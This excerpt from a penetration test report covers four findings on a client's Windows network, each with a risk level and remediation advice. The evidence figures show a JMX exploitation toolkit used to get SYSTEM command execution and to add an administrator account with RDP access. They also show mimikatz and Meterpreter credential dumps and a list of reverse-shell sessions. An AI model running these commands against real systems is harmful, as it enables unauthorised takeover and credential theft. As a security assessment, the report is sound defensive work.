
Affected Hosts:

- 10.15.122.48 port 1099
- 10.15.123.59 port 1099

Remediation


We recommend enabling SSL client or password authentication for the JMX agent. In addition, consider running the agent with the lowest privilege level possible.

Furthermore, as a short-term remediation, it is advised to conduct an audit on user files and redact any plaintext credentials. Consider deploying a password manager to discourage this behaviour.




```
[root@[redacted]:~/mjet# jython mjet.py 10.15.122.48 1099 shell NovaSecret
WARNING: An illegal reflective access operation has occurred
WARNING: Illegal reflective access by jnr.posix.JavaLibCHelper$ReflectiveAccess (file:/usr/share/java/jn
WARNING: Please consider reporting this to the maintainers of jnr.posix.JavaLibCHelper$ReflectiveAccess
WARNING: Use --illegal-access=warn to enable warnings of further illegal reflective access operations
WARNING: All illegal access operations will be denied in a future release

MJET - MOGWAI LABS JMX Exploitation Toolkit
===========================================
[+] Connecting to: service:jmx:rmi:///jndi/rmi://10.15.122.48:1099/jmxrmi
[+] Connected: rmi://10.25.130.30  11
[+] Use command 'exit_shell' to exit the shell
>>> who
[+] Loaded de.mogwailabs.MogwaiLabsMJET.MogwaiLabsPayload
[[+] Executing command: who


>>> whoami
[+] Loaded de.mogwailabs.MogwaiLabsMJET.MogwaiLabsPayload
[+] Executing command: whoami
nt authority\system


[>>> net user ncat [redacted] /add
[+] Loaded de.mogwailabs.MogwaiLabsMJET.MogwaiLabsPayload
[+] Executing command: net user ncat N0VAc04st /add
The command completed successfully.



[>>> net localgroup Administrators ncat /add
[+] Loaded de.mogwailabs.MogwaiLabsMJET.MogwaiLabsPayload
[+] Executing command: net localgroup Administrators ncat /add
The command completed successfully.



[>>> net localgroup "Remote Desktop Users" ncat /add
[+] Loaded de.mogwailabs.MogwaiLabsMJET.MogwaiLabsPayload
[+] Executing command: net localgroup "Remote Desktop Users" ncat /add
The command completed successfully.
```

Figure #12: Exploiting the Insecure JMX configuration to set a local Administrative account



```
        * Marshaled: [Cert] SHA1:e8[redacted]66b

Authentication Id : 0 ; 7668543 (00000000:0075033f)
Session           : CachedInteractive from 1
User Name         : EBennes
Domain            : [redacted]
Logon Server      : [redacted]
Logon Time        : 1/21/2020 10:31:29 AM
SID               : S-1-5-21-[redacted]-38630
        msv :
         [00000003] Primary
         * Username : EBennes
         * Domain   : [redacted]
         * NTLM     : d719[redacted]9ba
         * SHA1     : faf4[redacted]4561ae5c039
         * DPAPI    : 8e21[redacted]29d
        tspkg :
        wdigest :
         * Username : EBennes
         * Domain   : [redacted]
         * Password : (null)
        kerberos :
         * Username : EBennes
         * Domain   : [redacted]
         * Password : (null)
        ssp :
         [00000000]
         * Username : EBennes
         * Domain   : [redacted]
         * Password : #[redacted]c
        credman :
         [00000000]
         * Username : [redacted]
```

Figure #13: Using our local Administrative account to RDP onto the 10.15.122.48 and dump cleartext credentials using mimikatz




```
Vandelay\SVC_VandyAdmin
$[redacted],J

[redacted]\SVC_[redacted]
U[redacted];K

PCCIN\SVC_[redacted]
c[redacted]sy

SVC_[redacted]
&[redacted]KW

SVC_[redacted]
D[redacted]8+

SVC_[redacted]
J[redacted]Y4

SVC_[redacted]
d[redacted]gx

[redacted]
```

[redacted] ▸ Desktop

Name	Date modified	Type	Size
Microsoft Teams	11/11/2019 9:24 AM	Shortcut	3 KB
Multi-Factor Authentication.pdf	6/7/2016 10:43 AM	PDF File	128 KB
New Billing (.Net)	5/23/2017 1:46 PM	Shortcut	3 KB
[redacted]	6/12/2017 2:44 PM	Shortcut	2 KB
[redacted]	6/9/2017 10:30 AM	Shortcut	1 KB
[redacted]	3/8/2019 1:10 PM	PNG image	8 KB
[redacted]	3/11/2019 11:10 AM	PNG image	5 KB
[redacted]	3/11/2019 11:07 AM	PNG image	7 KB
[redacted]	8/23/2017 4:47 PM	Windows Batch File	11 KB
[redacted]	6/30/2014 1:04 PM	Office Open XML ...	47 KB
[redacted]	6/9/2017 12:23 PM	PDF File	82 KB
[redacted]	1/19/2016 3:40 PM	Windows Batch File	2 KB
[redacted]	4/26/2017 11:05 AM	Application	4,644 KB
[redacted]	9/21/2017 4:07 PM	XML Document	2 KB
[redacted]	11/5/2014 12:52 PM	PDF File	3,260 KB
[redacted]	11/5/2014 12:52 PM	PDF File	3,260 KB
[redacted]	12/21/2018 11:03 ...	Text Document	1 KB
[redacted]	5/14/2018 4:01 PM	Shortcut	3 KB
RunAs	5/15/2018 10:24 AM	Windows Batch File	1 KB
secrets.txt	3/4/2019 11:36 AM	Text Document	1 KB
[redacted]	8/17/2016 5:05 PM	Shortcut	1 KB
Spotify	7/24/2018 3:47 PM	Shortcut	2 KB
[redacted]	4/8/2008 3:34 PM	Internet Shortcut	1 KB
VMs.pdf	12/16/2016 4:24 PM	PDF File	850 KB
[redacted]	4/12/2017 3:33 PM	Shortcut	3 KB

1 item selected 353 bytes State: Shared

Figure #14: File containing SVC_SCCAdmin Domain Admin



```
PS C:\Users\SVC_VandyAdmin> whoami
Vandaley\SVC_VandyAdmin
PS C:\Users\SVC_VandyAdmin> net user SVC_VandyAdmin /domain
The request will be processed at a domain controller for domain [redacted]

User name                    SVC_VandyAdmin
Full Name                    SVC_VandyAdmin
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            3/4/2019 9:46:44 AM
Password expires             Never
Password changeable          3/4/2019 9:46:44 AM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   11/13/2019 10:26:28 AM

Logon hours allowed          All

Local Group Memberships      *Windows Authorization
Global Group memberships     *CM_SQLAdmins          *Domain Users
                             *Domain Admins         *CM_Admins
The command completed successfully.

PS C:\Users\SVC_VandyAdmin> _
```

Figure #15: Proof of Domain Admin

Finding #2: Weak Endpoint Protection

Risk Level ***Critical***

During the assessment we were able to deploy un-obfuscated Meterpreter shells, upload Mimikatz onto hosts, and use other common hacking tools with minimal resistance from any endpoint solutions deployed on the hosts. This greatly facilitates the usage of publicly available hacking tools and malware, lowering the complexity for any attacker.


On some hosts we didn't find any security solution. This was the case for VANDYHR01, where we trivially exploit a JMX misconfiguration and deployed common hacking tools to steal hashes, create an initial foothold, and gain access to sensitive data (e.g. SSN, business files, etc.). [Refer to Internal Finding #1]

On other hosts such as VANDYDC1 we did find a XYZ Endpoint Security Tool, but this provided minimal-to-no resistance as we were still able to deploy common tools (e.g. Meterpreter shells and Mimikatz), dump all domain hashes, etc.

Furthermore, it appeared that there is an overall lack of monitoring across the network as our scanning activity, password brute-forcing, creation of domain admin accounts, and execution of hacking tools was not caught.

Remediation

Consistently deploying and fine-tuning EDR/Endpoint Protection solutions across your organization to prevent the trivial exploitation of hosts and further hamper malicious behavior such as exfiltration or ransomware attacks.



```
msf5 exploit(windows/smb/psexec) > sessions

Active sessions
===============

  Id  Name  Type                     Information                              Connection
  --  ----  ----                     -----------                              ----------
  1         meterpreter x86/windows  NT AUTHORITY\SYSTEM @ [redacted]  10.25.130.30:4444 -> 10.15.122.27:64490 (10.15.122.27)
  2         meterpreter x86/windows  NT AUTHORITY\SYSTEM @             10.25.130.30:4444 -> 10.15.122.48:61363 (10.15.122.48)
  3         meterpreter x86/windows  NT AUTHORITY\SYSTEM @             10.25.130.30:4444 -> 10.15.122.51:63735 (10.15.122.51)
  4         meterpreter x86/windows  NT AUTHORITY\SYSTEM @             10.25.130.30:4444 -> 10.15.122.68:61965 (10.15.122.68)
  5         meterpreter x86/windows  NT AUTHORITY\SYSTEM @             10.25.130.30:4444 -> 10.15.122.79:55427 (10.15.122.79)
  6         meterpreter x64/windows  NT AUTHORITY\SYSTEM @             10.25.130.30:8091 -> 10.15.122.27:57684 (10.15.122.27)
  7         meterpreter x64/windows  NT AUTHORITY\SYSTEM @             10.25.130.30:8091 -> 10.15.122.48:54355 (10.15.122.48)
  8         meterpreter x64/windows  NT AUTHORITY\SYSTEM @             10.25.130.30:8091 -> 10.15.122.51:54241 (10.15.122.51)
  9         meterpreter x64/windows  NT AUTHORITY\SYSTEM @             10.25.130.30:8091 -> 10.15.122.68:65294 (10.15.122.68)
  10        meterpreter x64/windows  NT AUTHORITY\SYSTEM @             10.25.130.30:8091 -> 10.15.122.79:55461 (10.15.122.79)

msf5 exploit(windows/smb/psexec) > sessions -i 6
[*] Starting interaction with 6...

meterpreter > sysinfo
Computer        : [redacted]
OS              : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture    : x64
System Language : en_US
Domain          : [redacted]
Logged On Users : 1
Meterpreter     : x64/windows
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > load kiwi
Loading extension kiwi...
  .#####.   mimikatz 2.2.0 20191125 (x64/windows)
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'        Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'         > http://pingcastle.com / http://mysmartlogon.com   ***/

Success.
meterpreter > creds_all
[+] Running as SYSTEM
[*] Retrieving all credentials
msv credentials
===============

Username       Domain  NTLM                              SHA1
--------       ------  ----                              ----
[redacted]     [redacted]  fed[redacted]8b1  db2[redacted]f28
```

Figure #16: Example of multiple Meterpreter shells running on different hosts

Finding #3: Unsupported OS and Software

Risk Level ***Critical***


Multiple hosts were discovered using outdated operating systems and/or software with known vulnerabilities regarding DoS, information disclosure, and network traffic decryption. Unsupported versions of any operating system/software are highly unlikely to receive any further patches released for security vulnerabilities. Vendors are also unlikely to investigate, acknowledge, or publish any reports of newly discovered vulnerabilities.

Affected Hosts:

- Tomcat 8.0.8 (Unsupported since 06/2018)
  - 10.10.7.148
  - 10.10.7.149
- Debian 3.1 (Unsupported since 03/2008)
  - 10.10.23.155
- Debian 7.0 (Unsupported since 07/2016)
  - 10.40.32.35

Remediation

Consult with vendor support and identify/upgrade to the latest supported versions available.



```
[root@[redacted]:~# curl -s http://10.10.7.148:8080 | grep 8.0.8
        <title>Apache Tomcat/8.0.8</title>
                <h1>Apache Tomcat/8.0.8</h1>
```

Figure #17: Outdated Apache Tomcat Web Service.

Finding #4: Stale Domain Admin Credentials

Risk Level ***Critical***


Multiple Domain Admin accounts have passwords that haven't been rotated in over a year. In an extreme case, svc_jerry and svc_george hasn't been changed in over 8 years. Furthermore, a few of the domain admin accounts do not have any expiry set.

Domain Admin accounts with no expiry set. On hosts where the password has not been changed in over 90 days, we indicated the time of last change:

Domain Admin	Password Never Expires	Last Password Set	Last Login
svc_elein	True	2019-08-24 12:23:14	2021-01-10 15:42:14
svc_jerry	True	2013-08-09 18:25:17	2021-02-01 23:15:06
svc_vandyadmin	True	2019-04-29 20:47:20	2021-02-18 12:33:21
svc_george	True	2013-02-11 14:01:01	2021-02-23 18:20:19

Remediation

Enforcing a consistent password rotation can prevent stolen passwords and account misuse. This is particularly important for Domain Admin accounts.



```
PS C:\Users\SVC_VandyAdmin> net user elein /domain
The request will be processed at a domain controller for domain [redacted]

User name                    svc_elein
Full Name                    svc_elein
Comment                      [redacted]
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            11/26/2012 10:49:47 AM
Password expires             Never
Password changeable          11/26/2012 10:49:47 AM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   1/23/2020 9:23:57 PM

Logon hours allowed          All

